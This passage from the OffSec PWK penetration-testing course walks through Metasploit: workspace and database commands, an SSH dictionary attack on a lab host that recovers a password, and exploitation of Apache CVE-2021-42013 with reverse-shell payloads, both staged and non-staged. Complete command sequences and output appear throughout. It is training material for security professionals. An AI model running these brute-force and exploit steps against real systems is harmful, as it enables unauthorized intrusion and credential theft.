InfluxDB API)
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
...
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 67.72 seconds
```

*Listing 623 - Using db_nmap to scan BRUTE2*

Listing 623 shows the results of the port scan performed with Nmap. As stated before, if the database service is running, Metasploit will log findings and information about discovered hosts, services, or credentials in a convenient, accessible database.

To get a list of all discovered hosts up to this point, we can enter **hosts**.

```
msf6 > hosts

Hosts
=====

address         mac  name  os_name       os_flavor  os_sp  purpose  info  comments
-------         ---  ----  -------       ---------  -----  -------  ----  --------
192.168.50.202             Windows 2016                    server
```

*Listing 624 - Display all discovered hosts*

In addition, we can enter **services** to display the discovered services from our port scan. We can also filter for a specific port number by providing it as argument for **-p**.

```
msf6 > services
Services
========

host            port  proto  name           state  info
----            ----  -----  ----           -----  ----
192.168.50.202  21    tcp    ftp            open
192.168.50.202  135   tcp    msrpc          open   Microsoft Windows RPC
192.168.50.202  139   tcp    netbios-ssn    open   Microsoft Windows netbios-ssn
192.168.50.202  445   tcp    microsoft-ds   open
192.168.50.202  3389  tcp    ms-wbt-server  open   Microsoft Terminal Services
192.168.50.202  5357  tcp    http           open   Microsoft HTTPAPI httpd 2.0
SSDP/UPnP
192.168.50.202  8000  tcp    http           open   Golang net/http server Go-IPFS
json-rpc or InfluxDB API

msf6 > services -p 8000
Services
========

host            port  proto  name  state  info
----            ----  -----  ----  -----  ----
192.168.50.202  8000  tcp    http  open   Golang net/http server Go-IPFS json-rpc or
InfluxDB API
```

*Listing 625 - Display all discovered services*

Listing 624 shows all discovered services up to this point. As we can filter for specific port numbers, we can quickly identify all hosts with a specific service running.

When working on an assessment with numerous target systems, the Database Backend Commands are invaluable in identifying important information and discovering potential attack vectors. We can also use the results stored in the database as input to modules, which we'll discuss in the next section.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Before we head into the next section, let's briefly review modules again. As stated, modules are used to perform tasks in Metasploit such as scanning or exploiting a target. The framework includes several thousand modules, divided into categories.

The categories are displayed on the splash screen summary, but we can also view them with the show -h command.

```
msf6 > show -h
[*] Valid parameters for the "show" command are: all, encoders, nops, exploits,
payloads, auxiliary, post, plugins, info, options
[*] Additional module-specific parameters are: missing, advanced, evasion, targets,
actions
msf6 >
```

*Listing 626 Help flag for the show command*

Listing 626 shows the categories of Metasploit's modules. To activate a module, we need to enter use with the module name. The modules all follow a common slash-delimited hierarchical syntax (*module type/os, vendor, app, operation, or protocol/module name*), which makes it easy to explore and use the modules. We'll begin by exploring auxiliary modules in the next section and then dive into exploit modules.

## 20.1.2 Auxiliary Modules

The Metasploit Framework includes hundreds of auxiliary modules that provide functionality such as protocol enumeration, port scanning, fuzzing, sniffing, and more. Auxiliary modules are useful for many tasks, including information gathering (under the *gather/* hierarchy), scanning and enumeration of various services (under the *scanner/* hierarchy), and so on.

There are too many to cover here, but we will demonstrate the syntax and operation of two very common auxiliary modules. To list all auxiliary modules, we can run the show auxiliary command. This will present a very long list of all auxiliary modules as shown in the truncated output below:

```
msf6 auxiliary(scanner/portscan/tcp) > show auxiliary

Auxiliary
=========

   Name                                  Rank    Description
   ----                                  ----    -----------
   ...
   985   auxiliary/scanner/smb/impacket/dcomexec
2018-03-19       normal  No     DCOM Exec
   986   auxiliary/scanner/smb/impacket/secretsdump
normal  No     DCOM Exec
   987   auxiliary/scanner/smb/impacket/wmiexec
2018-03-19       normal  No     WMI Exec
   988   auxiliary/scanner/smb/pipe_auditor
normal  No     SMB Session Pipe Auditor
   989   auxiliary/scanner/smb/pipe_dcerpc_auditor
normal  No     SMB Session Pipe DCERPC Auditor
   990   auxiliary/scanner/smb/psexec_loggedin_users
normal  No     Microsoft Windows Authenticated Logged In Users Enumeration
   991   auxiliary/scanner/smb/smb_enum_gpp
normal  No     SMB Group Policy Preference Saved Passwords Enumeration
   992   auxiliary/scanner/smb/smb_enumshares
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
normal  No     SMB Share Enumeration
   993   auxiliary/scanner/smb/smb_enumusers
normal  No     SMB User Enumeration (SAM EnumUsers)
   994   auxiliary/scanner/smb/smb_enumusers_domain
normal  No     SMB Domain User Enumeration
   995   auxiliary/scanner/smb/smb_login
normal  No     SMB Login Check Scanner
   996   auxiliary/scanner/smb/smb_lookupsid
normal  No     SMB SID User Enumeration (LookupSid)
   997   auxiliary/scanner/smb/smb_ms17_010
normal  No     MS17-010 SMB RCE Detection
   998   auxiliary/scanner/smb/smb_uninit_cred
normal  Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   999   auxiliary/scanner/smb/smb_version
normal  No     SMB Version Detection

   ...
```

*Listing 627 - Listing all auxiliary modules*

We can use **search** to reduce this considerable output, filtering by app, type, CVE ID, operation, platform, and more. For this first example, we want to obtain the SMB version of the previously scanned system BRUTE2 by using a Metasploit auxiliary module.

To find the correct module, we can search for all SMB auxiliary modules by entering **search type:auxiliary smb**.

```
msf6 > search type:auxiliary smb

Matching Modules
================

   #  Name                                                Disclosure Date  Rank    Check
Description
   -  ----                                                ---------------  ----    -----
-----------
   ...
   52  auxiliary/scanner/smb/smb_enumshares
normal  No     SMB Share Enumeration
   53  auxiliary/fuzzers/smb/smb_tree_connect_corrupt
normal  No     SMB Tree Connect Request Corruption
   54  auxiliary/fuzzers/smb/smb_tree_connect
normal  No     SMB Tree Connect Request Fuzzer
   55  auxiliary/scanner/smb/smb_enumusers
normal  No     SMB User Enumeration (SAM EnumUsers)
   56  auxiliary/scanner/smb/smb_version
normal  No     SMB Version Detection
   ...


Interact with a module by name or index. For example info 7, use 7 or use
auxiliary/scanner/http/wordpress_pingback_access
```

*Listing 628 - Searching for all SMB auxiliary modules in Metasploit*

Listing 628 shows us all SMB auxiliary modules the search has identified. As stated before, to activate a module we can enter **use** followed by the module name, or use the index provided from

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

search results. Let's use the latter to activate the module *auxiliary/scanner/smb/smb_version* with index 56.

```
msf6 > use 56
msf6 auxiliary(scanner/smb/smb_version) >
```

*Listing 629 - Activate smb_version module*

Listing 629 shows we have activated the *smb_version* module as indicated in the command-line prompt.

To get information about the currently activated module, we can enter **info**.

```
msf6 auxiliary(scanner/smb/smb_version) > info

       Name: SMB Version Detection
     Module: auxiliary/scanner/smb/smb_version
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  hdm <x@hdm.io>
  Spencer McIntyre
  Christophe De La Fuente

Check supported:
  No

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS                    yes       The target host(s), see
https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  THREADS  1                yes       The number of concurrent threads (max one per
host)

Description:
  Fingerprint and display version information about SMB servers.
  Protocol information and host operating system (if available) will
  be reported. Host operating system detection requires the remote
  server to support version 1 of the SMB protocol. Compression and
  encryption capability negotiation is only present in version 3.1.1.
```

*Listing 630 - Displaying information about the smb_version module*

The module description provides information about the purpose of the module as shown in listing 630.

The output also contains the *Basic options*, which are the arguments for the module. We can also display the options of a module by entering **show options**. The options contain a column named *Required*, which specifies if a value needs to be set before the module can be launched. We should note that in most modules, Metasploit will already set some of the options for us.

```
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s)...
   THREADS  1                 yes       The number of concurrent threads (max one per
host)
```

*Listing 631 - Displaying options of the smb_version module*

Listing 631 shows the option *RHOSTS* has no value set but is required by the module.

> *To display all required, but not yet set, options we can use the command* ***show missing****.*

We can add or remove values from options with **set** and **unset**. Let's **set** the value for the option *RHOSTS* to the IP of BRUTE2.

```
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.50.202
RHOSTS => 192.168.50.202
```

*Listing 632 - Setting the value of the option RHOSTS manually*

Instead of setting the value manually, we can also set the value of *RHOSTS* in an automated fashion by leveraging the results in the database. For example, we can set *RHOSTS* to all discovered hosts with open port 445 by entering **services**, the port number as argument to **-p**, and **–rhosts** to set the results for this option. Before we do this, we'll **unset** the current value we manually set.

```
msf6 auxiliary(scanner/smb/smb_version) > unset RHOSTS
Unsetting RHOSTS...

msf6 auxiliary(scanner/smb/smb_version) > services -p 445 --rhosts
Services
========

host            port  proto  name          state  info
----            ----  -----  ----          -----  ----
192.168.50.202  445   tcp    microsoft-ds  open

RHOSTS => 192.168.50.202
```

*Listing 633 - Setting RHOSTS in an automated fashion via the database results*

Listing 633 shows that Metasploit set the value for the option *RHOSTS* based on the stored results in the database, which, in our case, is the IP of BRUTE2.

Now, that we have set all required options, we can launch the module. Let's do this by entering **run**.

```
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.50.202:445    - SMB Detected (versions:2, 3) (preferred dialect:SMB 3.1.1)
(compression capabilities:LZNT1, Pattern_V1) (encryption capabilities:AES-256-GCM)
(signatures:optional) (guid:{e09176d2-9a06-427d-9b70-f08719643f4d}) (authentication
domain:BRUTE2)
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
[*] 192.168.50.202:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

*Listing 634 - Executing the auxiliary module to detect the SMB version of a target*

We just executed our first module as shown in Listing 634. The output shows that the target system supports version 2 and 3 of SMB and prefers SMB 3.1.1.

Next, let's use the **vulns** command to show if Metasploit automatically detected vulnerabilities based on the results of this module.

```
msf6 auxiliary(scanner/smb/smb_version) > vulns

Vulnerabilities
===============

Timestamp                Host            Name                          References
---------                ----            ----                          ----------
2022-07-28 10:17:41 UTC  192.168.50.202  SMB Signing Is Not Required  URL-
https://support.microsoft.com/en-us/help/161372/how-to-enable-smb-signing-in-windows-
nt,URL-https://support.microsoft.com/en-us/help/88
                                                                       7429/overview-
of-server-message-block-signing
```

*Listing 635 - Displaying vulnerabilities identified by Metasploit*

Listing 635 shows that our database contains one vulnerability entry about *SMB Signing is not required*[976] and further information about it. This is a great way of quickly identifying vulnerabilities without the use of vulnerability scanners.

Next, let's use another module. In the *Password Attacks* Module, we successfully identified credentials on BRUTE by leveraging a dictionary attack against SSH. Instead of Hydra,[977] we can also use Metasploit to perform this attack. To begin, we'll **search** for SSH auxiliary modules.

```
msf6 auxiliary(scanner/smb/smb_version) > search type:auxiliary ssh

Matching Modules
================

   #   Name                                                 Disclosure Date  Rank
Check  Description
   -   ----                                                 ---------------  ----
-----  -----------
   ...
   15  auxiliary/scanner/ssh/ssh_login                                       normal
No     SSH Login Check Scanner
   16  auxiliary/scanner/ssh/ssh_identify_pubkeys                            normal
No     SSH Public Key Acceptance Scanner
   17  auxiliary/scanner/ssh/ssh_login_pubkey                                normal
No     SSH Public Key Login Scanner
   18  auxiliary/scanner/ssh/ssh_enumusers                                   normal
No     SSH Username Enumeration
   19  auxiliary/fuzzers/ssh/ssh_version_corrupt                             normal
```

[976] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/troubleshoot/windows-server/networking/overview-server-message-block-signing

[977] (Github, 2022), https://github.com/vanhauser-thc/thc-hydra

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
No     SSH Version Corruption
   20  auxiliary/scanner/ssh/ssh_version                                  normal
No     SSH Version Scanner
   ...
```

*Listing 636 - Displaying all SSH auxiliary modules*

The output lists an auxiliary module named *auxiliary/scanner/ssh/ssh_login* with a fitting description. We can activate it by using the index 15. Once the module is activated, we can display its options.

```
msf6 auxiliary(scanner/smb/smb_version) > use 15

msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
...
   PASSWORD                           no        A specific password to authenticate
with
   PASS_FILE                          no        File containing passwords, one per
line
   RHOSTS                             yes       The target host(s), see
https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works
for a host
   THREADS           1                yes       The number of concurrent threads (max
one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords
separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for
all users
   USER_FILE                          no        File containing usernames, one per
line
   VERBOSE           false            yes       Whether to print output for all
attempts
```

*Listing 637 - Display options of the ssh_login module*

There are various options to set in this module. Fortunately, Metasploit already set several for us. As with Hydra's options, we can set a single password and user, or provide files containing users, passwords, or both.

As in the example in *Password Attacks*, we assume we already identified the username *george*. We can specify rockyou.txt for the option PASS_FILE. Finally, we set RHOSTS to 192.168.50.201 and RPORT to 2222.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
PASS_FILE => /usr/share/wordlists/rockyou.txt

msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME george
USERNAME => george

msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.50.201
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
RHOSTS => 192.168.50.201

msf6 auxiliary(scanner/ssh/ssh_login) > set RPORT 2222
RPORT => 2222
```

*Listing 638 - Set options of ssh_login*

Now, all required options are set and we can launch the module with **run**.

```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.50.201:2222 - Starting bruteforce
[+] 192.168.50.201:2222 - Success: 'george:chocolate' 'uid=1001(george)
gid=1001(george) groups=1001(george) Linux brute 5.15.0-37-generic #39-Ubuntu SMP Wed
Jun 1 19:16:45 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 1 opened (192.168.119.2:38329 -> 192.168.50.201:2222) at 2022-07-28
07:22:05 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

*Listing 639 - Successful dictionary attack with Metasploit*

By performing a dictionary attack with the activated auxiliary module, Metasploit could determine the correct password as shown in Listing 639. Unlike Hydra, Metasploit not only displays the valid credentials, but also opens a *session*. We'll explore what sessions are and how we can use them in the following Learning Unit, but for now, we should understand that Metasploit already provides us with interactive access to the target automatically.

As with the vulnerability displayed by the vulns command, we can display all valid credentials we gathered up to this point by entering **creds**.

```
msf6 auxiliary(scanner/ssh/ssh_login) > creds
Credentials
===========

host            origin          service       public  private    realm  private_type
JtR Format
----            ------          -------       ------  -------    -----  ------------
----------
192.168.50.201  192.168.50.201  2222/tcp (ssh)  george  chocolate          Password
```

*Listing 640 - Displaying all saved credentials of the database*

Nice! Metasploit stores the valid credentials automatically for us in the database. It also shows us the related host, the service, and the type of credential.

This concludes the section on auxiliary modules. We learned how to search for modules and how to set their options to fit our needs. Then we ran two modules and explored how Metasploit displays and stores the results. Metasploit offers a broad variety of auxiliary modules covering various protocols and techniques such as port scanning, fuzzing, and performing password attacks.

### 20.1.3 Exploit Modules

Now that we are acquainted with basic MSF usage and the usage of auxiliary modules, let's dig deeper into the business end of MSF: exploit modules.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Exploit modules most commonly contain exploit code for vulnerable applications and services. Metasploit contains over 2200 exploits at the time of this writing. Each was meticulously developed and tested, making MSF capable of successfully exploiting a wide variety of vulnerable services. These exploits are invoked in much the same way as auxiliary modules.

In this example, we'll leverage one of the exploit modules to get access to the target system WEB18. Let's assume we identified that the system runs an Apache[978] 2.4.49 web server and is vulnerable to *CVE-2021-42013*[979] with a vulnerability scan. We'll attempt to use Metasploit and its exploit modules to exploit this vulnerability and get code execution.

Let's create a new workspace for this section and search Metasploit for modules related to "Apache 2.4.49".

```
msf6 auxiliary(scanner/ssh/ssh_login) > workspace -a exploits
[*] Added workspace: exploit
[*] Workspace: exploit

msf6 auxiliary(scanner/ssh/ssh_login) > search Apache 2.4.49

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check
Description
   -  ----                                              ---------------  ----       -----
-----------
   0  exploit/multi/http/apache_normalize_path_rce      2021-05-10       excellent  Yes
Apache 2.4.49/2.4.50 Traversal RCE
   1  auxiliary/scanner/http/apache_normalize_path      2021-05-10       normal     No
Apache 2.4.49/2.4.50 Traversal RCE scanner
```

*Listing 641 - Create a new workspace and search for Apache 2.4.49 modules*

Listing 641 shows that our search resulted in two matching modules. Index 1 refers to an auxiliary module that checks if one or more target systems are vulnerable to the previously mentioned vulnerability. Index 0 refers to the corresponding exploit module.

Let's use the exploit module and enter info to review its description.

```
msf6 auxiliary(scanner/ssh/ssh_login) > use 0
[*] Using configured payload linux/x64/meterpreter/reverse_tcp

msf6 exploit(multi/http/apache_normalize_path_rce) > info

       Name: Apache 2.4.49/2.4.50 Traversal RCE
     Module: exploit/multi/http/apache_normalize_path_rce
   Platform: Unix, Linux
       Arch: cmd, x64, x86
...
Module side effects:
 ioc-in-logs
 artifacts-on-disk
```

[978] (Apache, 2022), https://www.apache.org/

[979] (NIST National Vulnerability Database, 2021), https://nvd.nist.gov/vuln/detail/CVE-2021-42013

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
Module stability:
 crash-safe

Module reliability:
 repeatable-session

Available targets:
  Id  Name
  --  ----
  0   Automatic (Dropper)
  1   Unix Command (In-Memory)

Check supported:
  Yes
...

Description:
  This module exploit an unauthenticated RCE vulnerability which
  exists in Apache version 2.4.49 (CVE-2021-41773). If files outside
  of the document root are not protected by 'require all denied'
  and CGI has been explicitly enabled, it can be used to execute
  arbitrary commands (Remote Command Execution). This vulnerability
  has been reintroduced in Apache 2.4.50 fix (CVE-2021-42013).
...
```

*Listing 642 - Activate exploit module and show its information*

The output contains several important pieces of information in the context of this exploit module. Before we blindly set our target and run an exploit module, we should always understand what the module is doing by reviewing the module's information. The output starts with general information about the exploit such as the name, platform, and architecture.

The output also contains information about potential side effects of running this exploit module, such as *Indicators of compromise* entries in log solutions, and, in this example, artifacts on disk. This and the *module stability* help us predict if we may crash a target system or what information defenders may obtain from us using this exploit module.

The *module reliability* determines if we can run the exploit more than once. In our example, the output states *repeatable-session*. This is important as some exploit modules will only work once.

The *Targets available* area of the output commonly contains different target specifications of vulnerable targets by the exploit module. Often these targets range from different operating systems and application versions to command execution methods. Most modules provide the *Automatic* target, which Metasploit tries to identify either by itself or by using the default operation specified by the module.

*Check supported* determines if we can use the *check* command to dry-run the exploit module and confirm if a target is vulnerable before we actually attempt to exploit it.

*Description* provides us a text-based explanation of the module's purpose. According to the output of this module's description, it seems to be the correct module for the vulnerability identified by the hypothetical vulnerability scan.

Now that we have an understanding of what the exploit module does and what implications the execution of it has, we can display its options.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
msf6 exploit(multi/http/apache_normalize_path_rce) > show options

Module options (exploit/multi/http/apache_normalize_path_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CVE        CVE-2021-42013   yes       The vulnerability to use (Accepted: CVE-2021-
41773, CVE-2021-42013)
   DEPTH      5                yes       Depth for Path Traversal
   Proxies                     no        A proxy chain of format
type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see
https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      443              yes       The target port (TCP)
   SSL        true             no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /cgi-bin         yes       Base path
   VHOST                       no        HTTP server virtual host

Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be
specified)
   LPORT  4444             yes       The listen port

...
```

*Listing 643 - Display the options of the exploit module*

The options shown in Listing 643 are similar to the options available for the auxiliary modules from the previous section. However, for exploit modules, there is an additional option section named *Payload options*. If we don't set this, the module will select a default payload. The default payload may not be what we want or expect, so it's always better to set our options explicitly to maintain tight control of the exploitation process.

We'll cover different payloads in the next Learning Unit, but for now we set it to a regular TCP reverse shell. We can select a payload with set payload and the payload name, in our case *payload/linux/x64/shell_reverse_tcp*. In addition, we enter the IP address of our Kali machine for LHOST.

```
msf6 exploit(multi/http/apache_normalize_path_rce) > set payload
payload/linux/x64/shell_reverse_tcp
payload => linux/x64/shell_reverse_tcp

msf6 exploit(multi/http/apache_normalize_path_rce) > show options
...

Payload options (linux/x64/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.119.2    yes       The listen address (an interface may be
specified)
   LPORT  4444             yes       The listen port
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
...
```

*Listing 644 - Set payload of the exploit module*

The output shows that the entered payload is now active for the exploit module. There are two options for this payload named *LHOST* (the local host IP address or interface) and *LPORT* (the local port), which are used for the reverse shell to connect to.

By default, most exploit modules use the port 4444 in the *LPORT* payload option. Depending on our machine's configuration, Metasploit may already set the *LHOST* value for us. We should always double-check this value, especially if our machine contains multiple interfaces, because Metasploit may reference the wrong interface to set this value.

> *In real penetration tests we may face the situation that port 4444 is blocked by firewalls or other security technologies. This is quite common as it is the default port for Metasploit's modules. In situations like this, changing the port number to ports associated with more commonly used protocols such as HTTP or HTTPS may lead to a successful execution of the selected payload.*

We should note that we don't need to start a listener manually with tools such as *Netcat*[980] to receive the incoming reverse shell. Metasploit automatically sets up a listener matching the specified payload.

Now, let's set the options *SSL* to false and *RPORT* to 80 since the target Apache web server runs on port 80 without HTTPS. Then, we set *RHOSTS* to the target IP and enter **run**.

```
msf6 exploit(multi/http/apache_normalize_path_rce) > set SSL false
SSL => false

msf6 exploit(multi/http/apache_normalize_path_rce) > set RPORT 80
RPORT => 80

msf6 exploit(multi/http/apache_normalize_path_rce) > set RHOSTS 192.168.50.16
RHOSTS => 192.168.50.16

msf6 exploit(multi/http/apache_normalize_path_rce) > run

[*] Started reverse TCP handler on 192.168.119.2:4444
[*] Started reverse TCP handler on 192.168.119.4:4444
[*] Using auxiliary/scanner/http/apache_normalize_path as check
[+] http://192.168.50.16:80 - The target is vulnerable to CVE-2021-42013 (mod_cgi is
enabled).
[*] Scanned 1 of 1 hosts (100% complete)
[*] http://192.168.50.16:80 - Attempt to exploit for CVE-2021-42013
[*] http://192.168.50.16:80 - Sending linux/x64/shell_reverse_tcp command payload
[*] Command shell session 2 opened (192.168.119.4:4444 -> 192.168.50.16:35534) at
2022-08-08 05:13:45 -0400
[!] This exploit may require manual cleanup of '/tmp/ruGC' on the target
```

[980] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Netcat

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

*Listing 645 - Running the exploit module*

Once launched, the exploit module first starts a listener on port 4444 and uses the previously shown auxiliary module to check if the target is indeed vulnerable. In our case, it is vulnerable as shown in Listing 645. Then, the vulnerability is exploited and the payload is sent. The console states that a session is opened, and we have obtained command execution.

Before we head to the next section, let's explore the concept of *sessions*[981] and *jobs* in Metasploit. Sessions are used to interact and manage access to successfully exploited targets, while jobs are used to run modules or features in the background.

When we launched the exploit with **run**, a session was created and we obtained an interactive shell. We can send the session to the background by pressing Ctrl+Z and confirming the prompt. Once the session is sent to the background, we can use **sessions -l** to list all active sessions.

```
^Z
Background session 2? [y/N]  y

msf6 exploit(multi/http/apache_normalize_path_rce) > sessions -l

Active sessions
===============

  Id  Name  Type             Information  Connection
  --  ----  ----             -----------  ----------
  ...
  2         shell x64/linux               192.168.119.4:4444 -> 192.168.50.16:35534
(192.168.50.16)
```

*Listing 646 - Backgrounding a session and listing all currently active sessions*

The output provides us information about the target and payload in use. This makes it easy for us to identify which session manages access to which target.

We can interact with the session again by passing the session ID to **sessions -i**.

```
msf6 exploit(multi/http/apache_normalize_path_rce) > sessions -i 2
[*] Starting interaction with 2...

uname -a
Linux c1dbace7bab7 5.4.0-122-generic #138-Ubuntu SMP Wed Jun 22 15:00:31 UTC 2022
x86_64 x86_64 x86_64 GNU/Linux
```

*Listing 647 - Interacting with the previously backgrounded session*

Listing 647 shows that we can again enter commands in the interactive shell. We can kill a session with **sessions -k** and the ID as argument.

[981] (Rapid7 Documentation, 2022), https://docs.rapid7.com/metasploit/manage-meterpreter-and-shell-sessions/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Instead of launching an exploit module and sending the resulting session to the background, we can use `run -j` to launch it in the context of a job. This way, we'll still find the output of launching the exploit module, but we'll need to interact with the resulting session before we can access it.

Let's zoom out here for a moment and discuss why working with sessions and jobs is vital in a real penetration test. In an assessment, we'll face numerous targets and it is very easy to lose track of machines we already have access to. Using an exploit framework like Metasploit helps us manage access to these machines.

If we want to execute commands on a specific system, we don't have to search through various terminals to find the correct Netcat listener, we can just interact with the specific session. We can launch exploit modules with `run -j` in the background and Metasploit will automatically create a session for us while we already work on the next target.

In addition, Metasploit also stores information about targets, module results, and vulnerabilities in the database, which are invaluable for further steps in a penetration test and writing the report for the client.

Using exploit modules in Metasploit is a straightforward process. As we learned in the Modules *Locating Public Exploits* and *Fixing Exploits*, working with public exploits may require a lot of modification to get them working. This quite differs for exploit modules in Metasploit. Once we find the correct exploit module, understand the implications of it, and set the options, we can launch the exploit. Metasploit also sets up the correct listener to provide us interactive shell access, depending on the payload we set.

The payload determines what happens on a system after a vulnerability is exploited. In the example of this section, we chose a common 64-bit Linux TCP reverse shell. However, Metasploit contains various other payloads. Depending on our needs, we have to understand what payload to set and how to configure it. In the next Learning Unit, we'll explore the most important payload types offered by Metasploit.

## 20.2 Using Metasploit Payloads

This Learning Unit covers the following Learning Objectives:

- Understand the differences between staged and non-staged payloads
- Explore the Meterpreter payload
- Create executable payloads

In the previous Learning Unit, we leveraged *linux/x64/shell_reverse_tcp* as a payload for an exploit module. Metasploit contains numerous other payloads targeting different operating systems and architectures. In addition, Metasploit contains many other payload types beyond basic shells performing different operations on the target. Furthermore, the framework is also capable of generating various file types containing payloads to perform certain operations, such as starting a reverse shell. In this Learning Unit, we'll discuss staged vs non-staged payloads, explore a special kind of payload named *Meterpreter*,[982] and explore executable files containing payloads.

[982] (Metasploit Documentation, 2022), https://docs.metasploit.com/docs/using-metasploit/advanced/meterpreter/meterpreter.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

### 20.2.1 Staged vs Non-Staged Payloads

In this section, we'll explore the differences between *staged* and *non-staged* payloads. Let's assume we've identified a buffer overflow vulnerability in a service. As we learned in *Fixing Exploits*, we need to be aware of the buffer size our shellcode will be stored in. If the shellcode size of our exploit exceeds the buffer size, our exploit attempt will fail. In a situation like this, it's vital which payload type we choose: staged or non-staged.

The difference between these payload types is subtle but important. A *non-staged* payload is sent in its entirety along with the exploit. This means the payload contains the exploit and full shellcode for a selected task. In general, these "all-in-one" payloads are more stable. The downside is that the size of these payloads will be bigger than other types.

In contrast, a *staged* payload is usually sent in two parts. The first part contains a small primary payload that causes the victim machine to connect back to the attacker, transfer a larger secondary payload containing the rest of the shellcode, and then execute it.

There are several situations in which we would prefer to use a staged payload instead of non-staged. If there are space-limitations in an exploit, a staged payload might be a better choice as it is typically smaller. In addition, we need to keep in mind that antivirus software can detect shellcode in an exploit. By replacing the full code with a first stage, which loads the second and malicious part of the shellcode, the remaining payload is retrieved and injected directly into the victim machine's memory. This may prevent detection and can increase our chances of success.

Now that we have a basic understanding of these two types of payloads, let's get our hands dirty. For this, we'll use the same exploit module as in the previous section and enter show payloads to get a list of all payloads that are compatible with the currently selected exploit module.

```
msf6 exploit(multi/http/apache_normalize_path_rce) > show payloads
Compatible Payloads
===================

   #   Name                                              Disclosure Date  Rank
Check  Description
   -   ----                                              ---------------  ----    ----
-  -----------
...
   15  payload/linux/x64/shell/reverse_tcp                                normal  No
Linux Command Shell, Reverse TCP Stager
...
   20  payload/linux/x64/shell_reverse_tcp                                normal  No
Linux Command Shell, Reverse TCP Inline
...
```

*Listing 648 - Display compatible payloads of the exploit module*

Listing 648 shows us the payload we used before at index 20. In Metasploit, the "/" character is used to denote whether a payload is staged or not, so *shell_reverse_tcp* at index 20 is not staged, whereas *shell/reverse_tcp* at index 15 is.

Let's use the staged payload for this exploit module and launch it. We should note that Metasploit will reuse the values for the options from the previous payload.

```
msf6 exploit(multi/http/apache_normalize_path_rce) > set payload 15
payload => linux/x64/shell/reverse_tcp
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
msf6 exploit(multi/http/apache_normalize_path_rce) > run

[*] Started reverse TCP handler on 192.168.119.4:4444
[*] Using auxiliary/scanner/http/apache_normalize_path as check
[+] http://192.168.50.16:80 - The target is vulnerable to CVE-2021-42013 (mod_cgi is
enabled).
[*] Scanned 1 of 1 hosts (100% complete)
[*] http://192.168.50.16:80 - Attempt to exploit for CVE-2021-42013
[*] http://192.168.50.16:80 - Sending linux/x64/shell/reverse_tcp command payload
[*] Sending stage (38 bytes) to 192.168.50.16
[!] Tried to delete /tmp/EqDPZD, unknown result
[*] Command shell session 3 opened (192.168.119.4:4444 -> 192.168.50.16:35536) at
2022-08-08 05:18:36 -0400

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

*Listing 649 - Use staged TCP reverse shell payload and launch exploit module*

Listing 649 shows that we successfully obtained a reverse shell by using the staged payload. The output states that the sent stage was only 38 bytes in size, making it a great choice when we attempt to exploit a vulnerability with space constraints.

Obtaining a reverse shell with a staged payload concludes this section. We discussed the differences of staged and non-staged payloads and used a staged payload to launch an exploit module.

In the examples so far, there have been only minor differences between staged and non-staged payloads since Metasploit did the heavy lifting for us in the background. In both situations, we were provided with a session on the target machine. In the last section of this Learning Unit, we'll manually set up listeners and further review the differences of both payload types.

### 20.2.2 Meterpreter Payload

